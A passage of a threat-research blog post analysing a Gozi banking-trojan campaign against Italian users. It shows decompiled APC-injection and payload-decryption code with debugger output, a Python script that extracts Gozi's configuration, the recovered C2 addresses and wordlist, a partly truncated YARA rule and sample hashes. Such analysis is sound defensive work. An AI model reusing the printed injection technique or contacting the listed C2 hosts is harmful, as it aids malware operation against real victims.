6     hHeap = HeapCreate(0, 0x400000u, 0);
7     if ( hHeap )
8     {
9         dModuleHandle = (int)GetModuleHandleA(0);
10        GetCommandLineW();
11        refFunc = mwMainFunc_4019F1();
12        HeapDestroy(hHeap);
13    }
14    ExitProcess(refFunc);
15 }
```

APC Injection [Permalink](#)

I was hovering over the function `mwMainFunc_4019F1` and suddenly saw a call to the API `QueueUserAPC`

```
Thread = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)SleepEx, lpParameter, 0, 0);
if ( !Thread )
    goto LABEL_27;
if ( !QueueUserAPC((PAPCFUNC)pfnAPC, Thread, (ULONG_PTR)dwData) )
{
    LastError = GetLastError();
    TerminateThread(Thread, LastError);
    CloseHandle(Thread);
    Thread = 0;
    SetLastError(LastError);
}
```

The main thing we need to know about APC Injection is that the first argument passed to `QueueUserAPC` will be the malicious content that the executed thread will execute. (In this case the developers of Gozi used the API `SleepEx` in order to perform the injection)

In this case the first passed argument is actually a function `pfnAPC_40139F` which will decrypt the final Gozi payload and execute it using `ExitThread`

```


1 void __stdcall __noreturn pfnAPC_40139F(ULONG_PTR Parameter)
2 {
3     const CHAR *v1; // eax
4     int v2; // eax
5     unsigned int v3; // esi
6     char *v4; // edx
7     int v5; // eax
8     DWORD v6; // eax
9     int v7; // [esp+8h] [ebp-20h] BYREF
10    int v8; // [esp+Ch] [ebp-1Ch] BYREF
11    int v9[6]; // [esp+10h] [ebp-18h] BYREF
12
13    if ( (unsigned __int8)dword_40416C > 5u )
14        v1 = (char *)&unk_40513C + dword_404184;
15    else
16        v1 = (char *)&unk_40529C + dword_404184;
17    fn_convert_security_descriptor_str(v1);
18    memset(v9, 0, sizeof(v9));
19    if ( mwDecrypt(v9, &v9[4], (unsigned int)lpParameter ^ 0xDD0210CF )
20    {
21        v2 = lstrlenW(lpString);
22        v3 = 2 * v2 + 2;
23        if ( !sub_4015B0(2 * v2 + 10, (int)&v8, (int)&v7) )
24        {
25            v4 = (char *)lpString;
26            v5 = v7;
27            *(_DWORD *)v7 = 0;
28            if ( v4 )
29                sub_401FE6(v3, v4, (_DWORD *)(v5 + 4));
30            else
31                *(_WORD *)(v5 + 4) = 0;
32        }
33        v6 = sub_4012FB();
34    }
35    else
36    {
37        v6 = 11;
38    }
39    ExitThread(v6);
40 }

```

Lets see this in the debugger: **APC Injection:**

00401B33	8D45 DC	lea eax,dword ptr ss:[ebp-24]	
00401B36	50	push eax	
00401B37	56	push esi	
00401B38	68 9F134000	push 7. agenziaentrate_00230000.40139F	
00401B3D	FF15 8C304000	call dword ptr ds:[<&QueueUserAPC>]	
00401B43	8B3D 38304000	mov edi,dword ptr ds:[<&CloseHandle>]	
00401B49	85C0	test eax,eax	7. agenziaentrate_00230000.0040139F
00401B4B	75 1C	jne 7. agenziaentrate_00230000.40139F	push ebp
00401B4D	FF15 2C304000	call dword ptr ds:[<&GetLastError>]	mov ebp,esp
00401B53	8BD8	mov ebx,eax	and esp,FFFFFFF8
00401B55	53	push ebx	mov eax,dword ptr ds:[404184]
00401B56	56	push esi	sub esp,20
00401B57	FF15 50304000	call dword ptr ds:[<&TerminateThread>]	cmp byte ptr ds:[40416C],5
00401B5D	56	push esi	push esi
00401B5E	FFD7	call edi	push edi
00401B60	53	push ebx	ja 7. agenziaentrate_00230000.4013C0
00401B61	33F6	xor esi,esi	lea eax,dword ptr ds:[eax+40529C]
00401B63	FF15 4C304000	call dword ptr ds:[<&SetLastError>]	jmp 7. agenziaentrate_00230000.4013C6
00401B69	85F6	test esi,esi	lea eax,dword ptr ds:[eax+40513C]
00401B6B	74 20	je 7. agenziaentrate_00230000.4013C6	push eax
00401B6D	6A FF	push FFFFFFFF	call 7. agenziaentrate_00230000.401D3C
00401B6F	56	push esi	push 6
00401B70	FF15 1C304000	call dword ptr ds:[<&WaitForSingleObject>]	xor eax,eax
00401B76	8945 FC	mov dword ptr ss:[ebp-4],eax	pop ecx
00401B79	85C0	test eax,eax	lea edi,dword ptr ss:[esp+10]
00401B7B	75 08	jne 7. agenziaentrate_00230000.40139F	rep stosd
			mov eax,dword ptr ds:[404180]

Final Payload Decryption Routine:



Now I can dump the final payload and see whether or not I can extract some configs out of it.

Gozi Binary [Permalink](#)

I took a look below the section table and now we have 3 config entries as I would've expected:

```

000002D0 00 00 00 00 00 00 00 00 00 00 4A 4A 00 10 0C 58 CA D9 .....JJ...XÊÙ
000002E0 64 5E 28 E1 00 CA 00 00 10 01 00 00 4A 4A 00 41 d^(á.Ê.....JJ.A
000002F0 13 58 CA D9 E1 DD B1 8F 00 CC 00 00 81 01 00 00 .XÊÙáÿ±..Ï.....
00000300 4A 4A 00 11 23 58 CA D9 83 B9 EB 68 00 CE 00 00 JJ..#XÊÙÿ¹èh.Ï..
00000310 DB 01 00 00 00 00 00 00 00 00 00 00 00 00 00 Û.....

```

I won't be going over Gozi's capability but what was interesting for me is extracting the configurations for it, so I've read about how Gozi handles the configuration and how to work around it using [SentinelOne blog](#) about gozi and this was my final script:

```

import pefile
import re
import struct
import malduck
import binascii

```

```
FILE_PATH = '/Users/igal/malwares/gozi/01-03-23/8. final.bin'

FILE_DATA = open(FILE_PATH, 'rb').read()

def locate_structs():
    struct_list = []

    pe = pefile.PE(FILE_PATH)

    nt_head = pe.DOS_HEADER.e_lfanew
    file_head = nt_head + 4
    opt_head = file_head + 18
    size_of_opt_head = pe.FILE_HEADER.SizeOfOptionalHeader
    text_section_table = opt_head + size_of_opt_head + 2
    num_sections = pe.FILE_HEADER.NumberOfSections
    size_of_section_table = 32 * (num_sections + 1)
    end_of_section_table = text_section_table + size_of_section_table
    jj_struct_start = end_of_section_table + 48
    structs = FILE_DATA[jj_struct_start:jj_struct_start + 60]
    return structs.split(b'JJ')[1:]

def convertEndian(byteData):
    big_endian_uint = struct.unpack('>I', byteData)[0]
    little_endian_uint = big_endian_uint.to_bytes(4, byteorder='little')
    return little_endian_uint.hex()

def blobDataRetrieve(blobOff, blobLen):
    pe = pefile.PE(FILE_PATH)
    configOff = pe.get_offset_from_rva(blobOff)
    blobData = FILE_DATA[configOff:configOff + blobLen].split(b'\x00\x00\x00\x00\x00')[0]
    return blobData

def aplibDecryption(config_data):
    ptxt_data = malduck.aplib.decompress(config_data)
    #print(ptxt_data)
    entry_data = []
    for entry in ptxt_data.split(b"\x00"):
        if len(entry) > 1:
            entry_data.append(entry.decode('ISO-8859-1'))
    return entry_data

def decodeC2(dataArray):
    for data in dataArray:
        if data.isascii() and len(data) > 20:
            c2List = data.split(' ')
            for c2 in c2List:
                print(f'\t[+] {c2}')
```

```
dataStructs = locate_structs()

for data in dataStructs:
    crcHash = convertEndian(data[6:10])
    if crcHash == 'e1285e64': #RSA Key Hash
        blobOffset = int(convertEndian(data[10:14]), 16)
        configOff = pe.get_offset_from_rva(blobOffset)
        print(f'[*] RSA Key at offset:{hex(configOff)}')
    if crcHash == '8fb1dde1': #Config Hash
        blobOffset = int(convertEndian(data[10:14]), 16)
        blobLength = int(convertEndian(data[14:18]), 16)
        blobData = blobDataRetrieve(blobOffset, blobLength)
        decryptedData = aplibDecryption(blobData)
        print('[*] C2 List:')
        decodeC2(decryptedData)
    if crcHash == '68ebb983': #Wordlist Hash
        blobOffset = int(convertEndian(data[10:14]), 16)
        blobLength = int(convertEndian(data[14:18]), 16)
        blobData = blobDataRetrieve(blobOffset, blobLength)
        decryptedData = aplibDecryption(blobData)[0].split('\r\n')[1:-1]
        print('[*] Wordlist:')
        for word in decryptedData:
            print(f'\t[+] {word}')
```

```
[*] RSA Key at offset:0xa800
[*] C2 List:
    [+] checklist.skype.com
    [+] 62.173.141.252
    [+] 31.41.44.33
    [+] 109.248.11.112
[*] Wordlist:
    [+] list
    [+] stop
    [+] computer
    [+] desktop
    [+] system
    [+] service
    [+] start
    [+] game
    [+] stop
    [+] operation
    [+] black
    [+] line
    [+] white
    [+] mode
```

- [+] link
- [+] urls
- [+] text
- [+] name
- [+] document
- [+] type
- [+] folder
- [+] mouse
- [+] file
- [+] paper
- [+] mark
- [+] check
- [+] mask
- [+] level
- [+] memory
- [+] chip
- [+] time
- [+] reply
- [+] date
- [+] mirrow
- [+] settings
- [+] collect
- [+] options
- [+] value
- [+] manager
- [+] page
- [+] control
- [+] thread
- [+] operator
- [+] byte
- [+] char
- [+] return
- [+] device
- [+] driver
- [+] tool
- [+] sheet
- [+] util
- [+] book
- [+] class
- [+] window
- [+] handler
- [+] pack
- [+] virtual
- [+] test
- [+] active
- [+] collision
- [+] process

```
[+] make  
[+] local  
[+] core
```

Yara Rule [Permalink](#)

The below rule was created to hunt down unpacked binaries:

```
import "pe"  
rule Win_Gozi_JJ {  
  meta:  
    description = "Gozi JJ Structure binary rule"  
    author = "Igal Lytzki"  
    malware_family = "Gozi"  
    date = "15-03-23"  
  
  strings:  
    $fingerprint = "JJ" ascii  
    $peCheck = "This program cannot be run in DOS mode" ascii  
  condition:  
    all of them and #fingerprint >= 2 and for all i in (1..#fingerprint - 1): (@fingerprint[i] < 0  
}
```

You can see the result of proactive hunt using unpac.me yara hunt

Summary [Permalink](#)

In this blogpost we went over a recent Gozi distribution campaign that was targeting the Italian audience. The developers added some extra layers of protection to insure the payloads are being opened by Italian only users and by this bypass AV's to identify the retrieved payload.

IOC's [Permalink](#)

- **Samples:**
 - AgenziaEntrate.hta - [a3cec099b936e9f486de3b1492a81e55b17d5c2b06223f4256d49afc7bd212bc](https://unpac.me/a3cec099b936e9f486de3b1492a81e55b17d5c2b06223f4256d49afc7bd212bc)
 - AgenziaEntrate_decoded.js - [c99f4de75e3c6fe98d6fbbcd0a7dbf45e8c7539ec8dc77ce86cea2cfaf822b6a](https://unpac.me/c99f4de75e3c6fe98d6fbbcd0a7dbf45e8c7539ec8dc77ce86cea2cfaf822b6a)
 - installazione.exe - [9d1e71b94eab825c928377e93377feb62e02a85b7d750b883919207119a56e0d](https://unpac.me/9d1e71b94eab825c928377e93377feb62e02a85b7d750b883919207119a56e0d)
 - shellcode1.bin - [ebea18a2f0840080d033fb9eb3c54a91eb73f0138893e6c29eb7882bf74c1c30](https://unpac.me/ebea18a2f0840080d033fb9eb3c54a91eb73f0138893e6c29eb7882bf74c1c30)
 - shellcode2.bin - [df4f432719d32be6cc61598e9ca9a982dc0b6f093f8314c8557457729df3b37f](https://unpac.me/df4f432719d32be6cc61598e9ca9a982dc0b6f093f8314c8557457729df3b37f)
 - gozi loader.bin - [061c271c0617e56aeb196c834fcab2d24755afa50cd95cc6a299d76be496a858](https://unpac.me/061c271c0617e56aeb196c834fcab2d24755afa50cd95cc6a299d76be496a858)
 - gozi binary.bin - [876860a923754e2d2f6b1514d98f4914271e8cf60d3f95cf1f983e91baffa32b](https://unpac.me/876860a923754e2d2f6b1514d98f4914271e8cf60d3f95cf1f983e91baffa32b)
- **C2's:**
 - 62.173.141.252

- 31.41.44.33
- 109.248.11.112

References [Permalink](#)

- [Kernel32.dll hash resolve](#)
- [Imports hashes resolve](#)
- [Unprotect.it APC Injection](#)
- [Gozi crc hash resolve](#)
- [OaLabs Gozi notes](#)

Source: <https://0xtoxin.github.io/threat%20breakdown/Gozi-Italy-Campaign/>